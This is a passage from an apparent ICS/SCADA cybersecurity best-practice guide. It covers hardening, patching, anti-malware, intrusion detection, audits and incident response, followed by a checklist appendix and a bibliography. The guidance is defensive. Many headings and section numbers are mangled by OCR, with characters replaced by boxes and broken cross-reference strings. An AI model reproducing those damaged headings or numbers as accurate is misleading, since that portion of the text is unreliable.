Hardening the components of the system means locking down the functionality of the various components in the system to prevent unauthorized access or changes, remove unnecessary functions or features, and patch any known vulnerabilities. This is especially important in modern control systems which utilize extensive commercial off-the-shelf technology. In such systems it is critical to disable unused functions and to ensure that configurable options are set to their most secure settings.

For example, a lot can go into hardening a Windows server or workstation. There are often many unnecessary applications and services included in the default installation that should be removed for a control system application. It is also important to disable or block unused or unnecessary communication interfaces and the services available on these interfaces.

Servers and workstations are not the only components of a control system that require hardening. Network equipment and embedded control products also require secure configurations, blocking of unused communication interfaces, and software maintenance.

It is important to work with the manufacturers of ICS components to obtain their recommendations for hardening. For example, many ICS suppliers provide their users with specific lists of the services required on a server or workstation for operation of the ICS. In addition, some suppliers have developed security scripts for their Windows-based devices to assist users in removing unneeded services.

The following is a general list of best practices for system hardening:

- Lock down functionality of system components;
- Remove unnecessary functions or features;
- Patch any known vulnerabilities;
- Work with ICS manufacturer for recommendations and tools.

□ Security Maintenance and Monitoring

Owners and operators of ICSs must remain vigilant and continuously monitor and maintain security throughout the lifecycle of their systems. This involves numerous activities, such as updating antivirus signatures and installing security patches. It also involves monitoring the system for suspicious activity. This can take many forms, such as reviewing system logs for unauthorized or unusual activity. It can also involve technology such as Intrusion Detection Systems (IDS) that can detect malicious or suspicious network activity.

Finally, it is important to periodically test and assess systems. Assessments involve periodic audits to verify the system is still configured for optimal security and updating security controls to the latest standards and best practices. More aggressive or invasive practices such as penetration testing can be performed on systems during shutdowns or turnarounds.

□.□ □□reat Intelligence and □ulnera□ility Management

The cyber threats facing ICS has increased substantially in the past few years. Recent sophisticated cyber attacks such as Stuxnet, Night Dragon and Duqu against industrial targets has been alarming. In addition, nearly every day new security vulnerabilities are discovered and reported in products used in ICS environments. 2011 saw an unprecedented number of security vulnerabilities reported in ICS products and many experts say this is just the "tip of the iceberg." To make matters worse, the researchers that find these vulnerabilities often release exploit code to demonstrate "proof of concept" making it very easy for even novice "hackers" can obtain this code and use readily available exploit tools to launch an attack against vulnerable resources.

An important element of any control system security program is a plan to stay abreast of the ever changing threat environment. However, this can be very challenging for any organization as the environment is changing so rapidly and the amount of information to process is so large.

In response to this challenge, several organizations are now offering ICS information services such as incident reporting, situational awareness, threat intelligence and vulnerability management services. Services like these can assist organizations, especially those with limited resources, in staying abreast of the latest developments within the industrial control system cyber security arena.

The following are some general best practices regarding threat intelligence and vulnerability management:

- Monitor trusted CERT organizations (e.g. ISC-CERT, CCIRC) for advisory information on newly disclosed vulnerabilities in ICS products;
- Monitor the National Vulnerability Database (NVD) or similar sources for newly disclosed vulnerabilities in products potentially affecting ICSs;
- Maintain a register or database of all ICS software in use at a facility. The software register should contain details such as manufacturer/supplier, revision, and service pack;
- Periodically check register for presence of known vulnerabilities;
- Monitor open sources (e.g. blogs, mail lists, conferences, databases, etc.) for early indications of new threats;
- Monitor ICS vendor websites for software and firmware updates;

- Monitor internet activity on control system related TCP ports for unusual activity.

□.□ □atc□ Management

Patch management is an important component of an overall control system security strategy. In many cases, the only mitigation for a discovered vulnerability is to install a software patch provided by the supplier. The difficulty with patch management is that one cannot automatically deploy new patches into the ICS environment without risking disruption of operations. Thus careful policy and practice is required that balances the need for system reliability with the need for system security.

Good patch management starts with an understanding of the vulnerabilities that exist in the ICS (see Section 5.1 Threat Intelligence and Vulnerability Management) and a risk analysis to help make good decisions on whether the benefit of correcting the vulnerability outweighs the risk of deploying patches.

One solution to minimizing the risk of deploying patches is to adopt a tiered approach. The idea is to maintain a working knowledge of all systems patch levels and push down patches to machines on a priority basis.

This process requires that two sub-systems to be set up. The first involves an inventory where all machines are prioritized and categorized into groups that define when and how they are to be patched. Some examples are "Early Adopters" who receive patches as soon as available and act as Test/Quality Assurance machines. Typically, these are lab or training computers. "Business Critical" machines are those that are patched automatically when early adopters have been stable for a set period of time (depending on the patch's level of risk) and approval for the patch has been received from the ICS vendor. This escalates up to "No Touch" machines that require manual intervention and/or detailed vendor consultation before a patch is applied.

The second sub-system is a procedure for keeping track of newly released patches and their level of importance to process operations. Whenever new vulnerability is announced and/or a patch fix is available, it is tracked for its potential impact on the company ICS. This patch is then evaluated and prioritized for adoption based on its risk evaluation. The risk evaluation would result in an overall implementation level being set.

Any patching plan requires close cooperation with all software and system vendors. Many vendors already have a system of prioritizing patches and approving their application that should be tied into this process. This information can often be tied directly into the internal patch management system.

Once the decision is made to patch or hotfix a system, it is critical to have a secure method to distribute those patches. Although common, it is not best practice to distribute patches, and updates to virus definition files directly from the business network to nodes on the process control network. This practice is contrary to the goal of minimizing direct communication between nodes on these networks and creates a straightforward path for malware to propagate from the business network to the control system network.

Most vendors recommend that a dedicated patch manager and an anti-virus server be located in the ICS DMZ. Both roles can be performed by a single server.

There are a number of automated tools and services available to assist companies in performing patch management. These typically include a wide range of functionality, including methods to inventory computers, identify relevant patches and workarounds, test patches, and report network status information to various levels of management.

Using this type of tool can significantly improve the response time for deploying critical patches while at the same time reducing the work load on ICS or security staff.

Figure 10 illustrates a four stage patch management process from the "Good Practice Guide: Patch Management" published by the Centre for the Protection of National Infrastructure[21].




Figure □□: Four Stage □atc□ Management □roce□□

Best practices for patch management include:

- Understand the vulnerabilities that exist in the ICS;
- Use risk analysis to determine the benefit of correcting the vulnerability outweighs the risk of deploying patches;
- Establish a working knowledge of all systems patch levels;
- Push down patches to machines on a priority basis;
- Use "Early Adopter" machines to test patches;
- Patch "Business Critical" machines after early adopters have been stable for a set period of time and approval for the patch has been received from the ICS vendor;
- Do not distribute patches, and updates to virus definition files to ICS directly from the business network;
- Use a dedicated patch manager and an anti-virus server which is located in the ICS DMZ;

- Use automated patch management tools and services to improve critical patch response time.

□.3 Maliciou□Software □revention

The 2011 Repository of Industrial Security Incidents (RISI) annual report reveals that malware related incidents are the number one cause of cyber-related production losses and upsets in ICSs. Similarly, numerous cyber security reports such as the Symantec Internet Security Threat Report[22] or the Sophos Security Threat Report[23] indicate that most major corporations have experienced significant malware outbreaks on their business networks. The fact is that malware is having a major impact on ICSs and are likely to do so for the foreseeable future. This is a major shift from what operators of ICS networks had to worry about in the past. Especially since we are now seeing malware that is specifically targeted at ICS.




Figure □□: Incident □ype□C□art from □ISI Malware □eport□[4]

Unfortunately, many companies choose to not utilize anti-virus software on their ICS computers for a variety of reasons. While this used to be a valid concern, anti-virus management has improved significantly in the past few years and most ICS software suppliers test and qualify anti-virus software on their Windows-based platforms. In general, the benefits of running anti-virus software on ICS hosts far outweigh the risk that the anti-virus software will have a negative impact on the system.

The following are some general best practices regarding malicious software protection:

- Deploy and manage anti-virus software on Windows-based ICS hosts;
- Regularly update virus definition files (e.g. daily, weekly, biweekly);
- Stagger updates so that computers are not updated simultaneously (e.g. update non-critical systems first or systems with vendor approved update schemes and manual scheduled updates for more difficult systems).

□.4 Intru□ion Detection □□revention

Technologies like firewalls and access control systems are analogous to a lock on a door. However, they are not analogous to a burglar alarm. All systems need some method of monitoring system activity and identifying potentially malicious events on the network. Without this ability to monitor a system, minor security issues will remain undetected until they become critical security incidents.

There are numerous tools available to facilitate system monitoring. Most fall into the category of log management tools, baseline tools and Intrusion Detection Systems (IDS). Additional details on all three types of monitoring tools can be found in the Chapter 8 of ISA's "*Technical Report ISA-TR99.00.01-2004: Security Technologies for the Manufacturing and Control Systems Environment*".

Typical IDS deployments can range from a simple network scan detectors, to heuristic engines that profiles user behavior, to systems that take explicit action against the suspected intruder (intrusion prevention systems). In the industrial automation world, traffic patterns tend to be fairly consistent so even simple traffic matrices that show who is communicating to who can be a big help. For example, if a computer in the accounting area suddenly starts attempting to set up a communication link with a PLC node, it might indicate a possible issue. An IDS can also help companies configure their ICS network firewall filters by showing what traffic patterns are normal and what patterns need to be blocked.

IDS technology is generally not considered to be mature enough to be deployed in control systems in a manner that would allow it to block traffic (i.e. act as an intrusion prevention system). However, the technology can be used today as part of an overall defense-in-depth strategy to, for example, validate security measures, including firewall rules.

Modern ICS systems generate large amounts of system logs which contain useful information about the state of the system and may reveal actual or attempted security breaches or other events which may indicate a potential security problem. However, manually monitoring and analyzing these log files is not practical, even for a small system.

Security Information & Event Management (SIEM) technologies are now available and can be deployed for centralized log and event management. SIEM tools give security personnel an integrated view of IDS logs, firewall logs, and other logs that can be generated from any number of devices. In many cases, log files can be collected from actual ICS devices such as controllers and other "smart" devices. Aggregated log files can also be correlated to relate individual events to a larger incident.

Best practices for intrusion detection and prevention include:

- Make use of ICS/SCADA specific IDS tools and packages;
- Deploy IDS behind ICS firewalls with ICS specific signatures;
- Make use of log files as intrusion detection tools. Security Information & Event Management (SIEM) tools can give a centralized view of logs that could reveal security issues;
- Configure IDS to send alerts to the appropriate personnel.

□.□ C□ange Control and Configuration Management

Change management policy and procedures are used to control modifications to hardware, firmware, software, and documentation to ensure the ICS is protected against improper modifications prior to, during, and after commissioning. There should be restricted access to configuration settings, and security settings of ICS products should be set to the most restrictive mode consistent with manufacturer's recommendations and/or operational requirements.

A formal change management program should be established and procedures used to insure that all modifications to an ICS network meet the same security requirements as the original components identified in the risk assessment and mitigation plans. Risk assessment should be performed on all changes to the ICS network that could affect security, including configuration changes, the addition of network components, and installation of software. Changes to policies and procedures may also be required. The current ICS network configuration must always be known and documented.

Best practices for ICS configuration management include:

- Restrict access to configuration settings, and security settings of ICS products;
- Ensure that all ICS modifications meet the same security requirements as the risk assessment and mitigation plans;
- Perform risk assessment on all changes to the ICS network that could affect security;
- Maintain ICS network configuration documentation.

□.□ □eriodic A□□e□□ment□□Audit□

It has been mentioned several times throughout this document that security is not something that can be implemented and then forgotten. Numerous factors affect the security of a system throughout its life cycle. Therefore, it important to periodically test and verify that the system is still configured for optimal security. There are numerous ways to accomplish this. Section 2.5 discussed control system security assessments (or gap analysis). These types of assessments can and should be performed periodically.

More aggressive or invasive practices such as penetration testing can be performed on systems but these should only be performed during shutdowns or turnarounds as live testing of a production control system and should be avoided[25].

Numerous security tools are available to assist in this process. For example, vulnerability scanning tools such as Nessus along with special audit files can be very helpful in identifying the presence of known vulnerabilities and verifying that servers and workstations have been properly configured for security. Other tools like Microsoft Baseline Security Analyzer (MBSA), which runs on Windows-based computers to check for common problems with security configuration and to verify if security updates are current, can also, be helpful.

Best practices for security assessments/audits include:

- Periodically test and verify that the system is still configured for optimal security;
- Make use of security auditing tools;
- Only perform vulnerability scanning and penetration testing when the system is offline (e.g. during shutdowns or turnarounds);

□.□ Incident □lanning and □e□pon□e

No matter how secure an industrial facility is, eventually it will experience an event that has possible security implications. When this occurs it is vital to have a well established policy for responding to the event. It is not uncommon for companies to believe they are being attacked but don't know how to deal with it, delaying their response until the situation has become critical. In other cases, companies have over reacted to a possible security event and have caused more harm to their operations through their response than the incident would have caused. Rather than waiting for a crisis, it is better to have an established policy and plan for incident response so the organization can act quickly and effectively.

A comprehensive cyber incident response plan should include both proactive measures and reactive measures. Proactive measures are those that can help prevent incidents or better allow the organization to respond when one occurs. Whereas reactive measures can help detect and manage an incident once it occurs. Figure 12, from the U.S. Department of Homeland Security publication, "Recommended Practice: Developing an Industrial Control Systems Cybersecurity Incident Response Capability[26]", illustrates an incident management lifecycle. The measures are green proactive and the measures in red are reactive.




Figure □□: □ey element□of an incident re□pon□e plan

The following are some general best practices for an incident response plan:

- Define the goals and objectives for handling potential incidents;
- Define the means for identifying an incident (is it an incident and how serious is it?);
- Define who should be notified in the case of an incident, by what means and within what time frame. This should include the individuals and groups inside the company (such as operations units, managers and security personnel) as well as external organizations (such as law enforcement and public *Computer Emergency Response Teams (CERT)*;
- Define what should be done when a possible incident has occurred. This will include procedures for containment, eradication, recovery, data collection/protection and incident follow up and review;

- Create a Security Response Team for responding to security incidents. Typically this team will be responsible for monitor events and being prepared to act quickly in the event a serious incident occurs.

Appendix A: Summary of Best Practices

This section summarizes the identified best practices from Sections 3, 4 and 5 of this document. The summary can serve as a checklist for the reader when evaluating their own company practices.

Section 3 Operational Safeguards

Section 3.1 Security Policies, Standards and Procedures

- Define ICS security and the overall objectives and scope of the policy
- State the importance of ICS security and summarize the high-level risks of failure to secure the company's control systems
- Briefly explain each of the security policies
- Define general and specific responsibilities for ICSs security management, including the reporting of security incidents
- Identify compliance requirements of particular importance to the organization
- Provide references to documentation which augment and support the policy, such as more detailed security standards and procedures for specific systems.

Section 3.2 Organizational Roles and Responsibilities

- Ensure visible, senior management support
- Define the security roles and responsibilities of all individuals in the company
- Form a cross-functional team to oversee ICS cyber security

Section 3.3 Staff Training and Awareness

- Involve senior management in awareness campaigns
- Follow-up with regular communications using a variety of media to continually remind personnel of their responsibilities
- Develop role-based training
- Use a training matrix to map training topics to roles
- Use modular approach for course development

Section 3.4 Personnel Security

- Screen personnel at time of hire and periodically
- Require vendors and contractors to screen their personnel employees to similar levels as employees in comparable positions
- Document security responsibilities and confidentiality expectations in job descriptions, contracts, or other third party agreements
- Clearly state the employees' responsibility for cyber security in the terms and conditions of employment
- Divide security roles and responsibilities amongst personnel to maintain an appropriate level of checks and balances
- Train managers to observe employee behavior that may lead to theft, fraud, error, or other security implications

- Enforce a disciplinary process for employees, contract employees and temporary employees who have violated the security policies and procedures

Section 3.□ □Acce□□Control

- Develop an access control policy that establishes appropriate logical and physical rules and rights for each user or group of users
- Employ multiple authentication methods for critical ICSs
- Require ushered access (also called 'shadowing') when high-risk tasks are performed (for example, industrial operations that have health, safety and environmental (HSE) consequences or critical business risks)
- Segregate data with high sensitivity and/or business consequence from other internal information so that existing access controls can restrict access to that information

Section 3.□ □Information and Documentation Management

- Define information classification levels (eg confidential, restricted, and public)
- Classify all information (for example, ICS design information, vulnerability assessment results, network diagrams, etc)
- Develop and maintain a "document register" for all ICS equipment and software. The document register should contain, but not be limited to, procedures on emergency cyber scenarios, periodic backups, archiving, restoring, patch management, training records, maintenance manuals and operating manuals
- Develop and enforce policies and procedures regarding the exchange of sensitive ICS information with third-parties
- Develop and include policies and procedures detailing the record update, retention, destruction, and disposal of information including written and electronic records, equipment and other media containing information
- Encrypt all communications over the Internet involving sensitive information

Section 3.□ □□□y□ical & Environmental Security

- Establish procedures for monitoring and alarming when the physical and/or environmental security is compromised
- Establish and audit procedures with respect to the addition, removal, and disposal of all assets
- Use security cables, locked cabinets, protected entrances to buildings, keeping equipment out of sight and labeling and tagging assets
- Protect computer equipment not in control rooms such as routers or firewalls by placing them in a locked environment
- Staff or monitor control rooms 24x7x52 Use control rooms to house information and technology assets
- Use an equipment tracking system to determine where equipment is located and who has responsibility for the equipment
- Disable all unused data ports (e.g. switch ports or USB ports) at the lowest possible operating system level, preferably BIOS Additionally, unused ports should have dummy connectors plugged in which require a tool for removal

- Plug all data ports that are required for temporary or portable equipment access with dummy connectors which require a tool for removal when the data ports are not in use
- Do not physically identify network addresses any ICS equipment, i.e. there shall be no stickers on any equipment identifying IP or MAC addresses

Section 3. Routine Continuity Planning

- Restoration time – The time required to perform a complete restoration of the ICS
- Backup interval - Backup schedules should be determined after clarifying how often the important data or programs are changed
- Backup management - Duplicate backups should be made in case the unexpected accidents such as damage of media
- Media Storage – The installation media, license keys, backup media and configuration data should be stored in a secure place
- Roles and responsibilities - Define what department or who is responsible for the activities in the business continuity plan (backup, training, restore)
- Review and update the plan - When the system configuration or the system environment changes, it is necessary to review and update the business continuity plan

Section 4 Technical Safeguards

Section 4. Network Segmentation

- Use network segmentation to partition the system into distinct security zones
- Implement layers of protection to isolate the most critical parts of the system
- Clearly separate the ICS network from IT network segments
- Use a DMZ capable firewall between ICS and IT segments or use paired-firewalls to create a DMZ
- Use separate Safety System Zone for SIS

Section 4. Access Control Measure

- Make use of domain controllers to manage access control to ICS resources
- Establish separate ICS domains for each production area
- Do not all trusts between IT domains and ICS domains
- Use Organizational Units (OU's) to further partition resources into logical or functional units

Section 4.3 Firewall Configuration & Management

- Ensure that all physical access to the firewall is tightly controlled
- Document all data flows crossing security zone boundaries including a business justification with risk analysis
- Review firewall configurations (often referred to as rule sets or policies) regularly to ensure that the business case for the rule or policy is still valid and the security controls are in place
- Ensure that firewall configuration changes are subject to at least the same change management requirements as any ICS device configuration

- € Monitor the logs and intrusion detection systems (IDS) events to look for anomalous traffic and possible intrusion attempts
- € Define the Role of the ICS Firewall in the Cyber Incident Response Plan
- € Monitor the appropriate vulnerability lists, vendor update lists and Computer Emergency Response Team (CERT) security alerts for threats to the firewall itself and the resources it is protecting
- € Ensure that suitably qualified and authorized personnel perform firewall upgrades, patches, user/account management, corporate monitoring and configuration reviews on a regular basis

Section 4.4 □□emote Acce□□

- € Require and enforce through terms of employment and user access control technology the use of company-owned laptops for remote access which are subject and maintained according to the organization's security policies
- € Require ushered access for vendors and contractors with remote access
- € Require and enforce contractually and via user access control technology that vendors and contractors with remote access comply with the company's security policies
- € Change TCP port numbers for well-known remote access protocols from their defaults
- € Configure VPN such that split tunneling is not allowed by technical policy
- € Monitored and logged (log user ID, time and duration of remote access) all remote access sessions
- € Require multi-factor (eg two-factor or greater) authentication for any remote access sessions
- € Encrypt all communications over untrusted networks (any network that is not exclusively used by the control system)
- € Configure any remote access software maximum security
- € Require the use of strong passwords
- € Restrict remote connections to special machine in the ICS DMZ (eg a Jump Host), which then has access select resources in the control system
- € The Intrusion Detection System (IDS) should inspect all traffic entering and leaving the VPN tunnel

Section 4.□ □□ irele□□Communication□

- € Create a Wireless LAN (WLAN) security policy
- € Separate and segment the WLAN from the wired LAN using a firewall or similar security device
- € Require authenticated access to the WLAN for all users and devices
- € Protect WLAN traffic by implementing strong encryption (e.g. 802.11i /WPA2, do not use WEP)
- € Restrict traffic (applications, protocols and source/destination communication pairs) between the WLAN and the wired network
- € Monitor the WLAN to detect intrusion attempts
- € Periodically scan for unauthorized wireless access points
- € Do not rely on default security configurations of WLAN access points and adapters
- € Disable SSID beacon transmissions

- Use SSID naming conventions that are not easily guessed
- Employ static IP addressing of devices on the WLAN instead of dynamic
- Ensure that ARP broadcasts from the wired network do not propagate to the WLAN
- Strictly prohibit the connection of any wireless equipment directly on to the ICS network not approved for use
- Disable WiFi Protected Setup (WPS) and verify periodically that it is disabled

Section 4.□ □Sy□tem □ardening

- Lock down functionality of system components
- Remove unnecessary functions or features
- Patch any known vulnerabilities
- Work with ICS manufacturer for recommendations and tools

Section □ □Security Maintenance and Monitoring

Section □.□ □□□reat Intelligence and □ulnera□ility Management

- Monitor trusted CERT organizations (e.g. ISC-CERT, CCIRC) for advisory information on newly disclosed vulnerabilities in ICS products
- Monitor the National Vulnerability Database (NVD) or similar sources for newly disclosed vulnerabilities in products potentially affecting ICSs
- Maintain a register or database of all ICS software in use at a facility. The software register should contain details such as manufacturer/supplier, revision, and service pack
- Periodically check register for presence of known vulnerabilities
- Monitor open sources (e.g. blogs, mail lists, conferences, databases, etc.) for early indications of new threats
- Monitor ICS vendor websites for software and firmware updates
- Monitor internet activity on control system related TCP ports for unusual activity

Section □.□ □□atc□ Management

- Understand the vulnerabilities that exist in the ICS
- Use risk analysis to determine the benefit of correcting the vulnerability outweighs the risk of deploying patches.
- Establish a working knowledge of all systems patch levels
- Push down patches to machines on a priority basis
- Use “Early Adopter” machines to test patches
- Patch “Business Critical” machines after early adopters have been stable for a set period of time and approval for the patch has been received from the ICS vendor
- Do not distribute patches, and updates to virus definition files to ICS directly from the business network
- Use a dedicated patch manager and an anti-virus server which is located in the ICS DMZ
- Use automated patch management tools and services to improve critical patch response time

Section □3 □Maliciou□Software □revention

- Deploy and manage anti-virus software on Windows-based ICS hosts
- Regularly update virus definition files (e.g. daily, weekly, biweekly)
- Stagger updates so that computers are not updated simultaneously (e.g. update non-critical systems first or systems with vendor approved update schemes and manual scheduled updates for more difficult systems)

Section Error□□eference □ource not found. □Error□□eference □ource not found.

- Make use of ICS/SCADA specific IDS tools and packages
- Deploy IDS behind ICS firewalls with ICS specific signatures
- Make use of log files as intrusion detection tools. Security Information & Event Management (SIEM) tools can give a centralized view of logs that could reveal security issues
- Configure IDS to send alerts to the appropriate personnel

Section □.□ □C□ange Control and Configuration Management

- Restrict access to configuration settings, and security settings of ICS products
- Ensure that all ICS modifications meet the same security requirements as the risk assessment and mitigation plans
- Perform risk assessment on all changes to the ICS network that could affect security
- Maintain ICS network configuration documentation

Section □.□ □□eriodic A□□e□□ment□□Audit□

- Periodically test and verify that the system is still configured for optimal security
- Make use of security auditing tools
- Only perform vulnerability scanning and penetration testing when the system is offline (e.g. during shutdowns or turnarounds)

Section □.□ □Incident □lanning and □e□pon□e

- Define the goals and objectives for handling potential incidents
- Define the means for identifying an incident (is it an incident and how serious is it?)
- Define who should be notified in the case of an incident, by what means and within what time frame This should include the individuals and groups inside the company (such as operations units, managers and security personnel) as well as external organizations (such as law enforcement and public *Computer Emergency Response Teams (CERT)*
- Define what should be done when a possible incident has occurred This will include procedures for containment, eradication, recovery, data collection/protection and incident follow up and review
- Create a Security Response Team for responding to security incidents. Typically this team will be responsible for monitor events and being prepared to act quickly in the event a serious incident occurs

□ □i□liograp□y

1 “Introduction to Computer Security: The NIST Handbook”, National Institute of Standards and Technology, October 1995.

2 B. Fraser, “RFC 2196 - Site Security Handbook”, Internet Engineering Task Force, September 1997

[3] M. Fabro, V. Maio, “Using Operational Security(OPSEC) to Support a Cyber Security Culture in Control Systems Environments”, Idaho National Laboratory, Version 1, February 2007

[4] S. McBride - Critical Intelligence, Slide 25 from the presentation “Documenting the ‘Lost Decade’ An Empirical Analysis of publicly disclosed ICS vulnerabilities since 2001”, S4 Security Conference, January 2012

[5] Canada's Cyber Security Strategy: For a Stronger and More Prosperous Canada. [Ottawa, Ont.]: Government of Canada, 2010. Print.

[6] "Securing an Open Society: Canada's National Security Policy”. Web. 03 Mar. 2012. <http://www.publicsafety.gc.ca/pol/ns/secpol04-eng.aspx>.

[7] National Strategy for Critical Infrastructure. Web. 03 Mar. 2012. <http://www.publicsafety.gc.ca/prg/ns/ci/ntnl-eng.aspx>.

[8] NRC: Cyber Security Programs for Nuclear Facilities, 11/2009 (Regulatory Guide 5.71) (ML092670517) Official Use Only – Security-Related Information

[9] NIST SP 800-53, Rev. 3, “Recommended Security Controls for Federal Information Systems,” National Institute of Standards and Technology, Gaithersburg, MD, 08/2009

[10] NIST SP 800-82, “Draft Guide to Industrial Control Systems (ICS Security),” National Institute of Standards and Technology, Gaithersburg, MD, 09/2008

[11] U.S. Nuclear Regulatory Commission. Regulatory Guide 1.152. “Criteria for use of computers in safety systems of nuclear plants”, Revision 2, January 2006

[12] Commission of the European communities. Communication from the commission on a European Programme for Critical Infrastructure Protection COM(2006) 786. 2006.

[13] Commission of the European communities. Council directive 2008/114/EC of 8 December 2008 on the identification and designation of European critical infrastructures and the assessment of the need to improve their protection. 2008.

[14] Commission of the European Communities. Communication from the Commission: A Digital Agenda for Europe, COM(2010) 245. 2010.

[15] Commission of the European Communities. Communication from the Commission: Protecting Europe from large scale cyber-attacks and disruptions: enhancing preparedness, security and resilience, COM(2009) 149. 2009

[16] ISA 99 Committee Work Products, ISA99 Sharepoint Website, last accessed March 2012

[17] TRA-1, "Harmonized Threat and Risk Assessment (TRA) Methodology", Communications Security Establishment (CSE) and the Royal Canadian Mounted Police (RCMP), October 2007

18 American Chemistry Council, Chemical Information Technology Center (ChemITC), "Report on Cyber Security Vulnerability Assessment Methodologies", Version 2.0, Nov. 2004

19 E. Byres, J. Karsch, J. Carter, "NISCC Good Practice Guide on Firewall Deployment for industrial control and Process Control Networks" National Infrastructure Security Co-ordination Centre (NISCC), 8 July, 2004.

[20] Figure A.8, ANSI/ISA–99.02.01–2009, "Security for Industrial Automation and Control Systems: Establishing an Industrial Automation and Control Systems Security Program", January 2009

[21] Centre for the Protection of National Infrastructure, "Good Practice Guide: Patch Management", October 2006

[22] "Internet Security Threat Report, Volume 16." Internet Security Threat Report. Web. 03 Mar. 2012. <http://www.symantec.com/threatreport/>.

[23] "Security Threat Report 2012." Security Threats in 2012. Web. 03 Mar. 2012. <http://www.sophos.com/en-us/security-news-trends/reports/security-threat-report.aspx?utm_source=STR2012>.

[24] Security Incidents Organization, "Repository for Industrial Security Incidents (RISI) Report on Cyber Security Incidents and Trends Affecting Industrial Control Systems Resulting from Malware Infections", January 2011

[25] D. Duggan, "SAND2005-2846P Penetration Testing of Industrial Control Systems", Sandia National Laboratories, March 2005

[26] U.S. Department of Homeland Security, "Recommended Practice: Developing an Industrial Control Systems Cybersecurity Incident Response Capability", October 2009

□□. Appendix □: SCADA Security □ed□□lue Exerci□e□

Cyber Exercise

For Solana Networks on behalf of Public Safety Canada - CCIRC

Date: 30 March 2012
Practice: BBM PS STIRT
Document Version: Final v1.0.2

Colin Ferguson
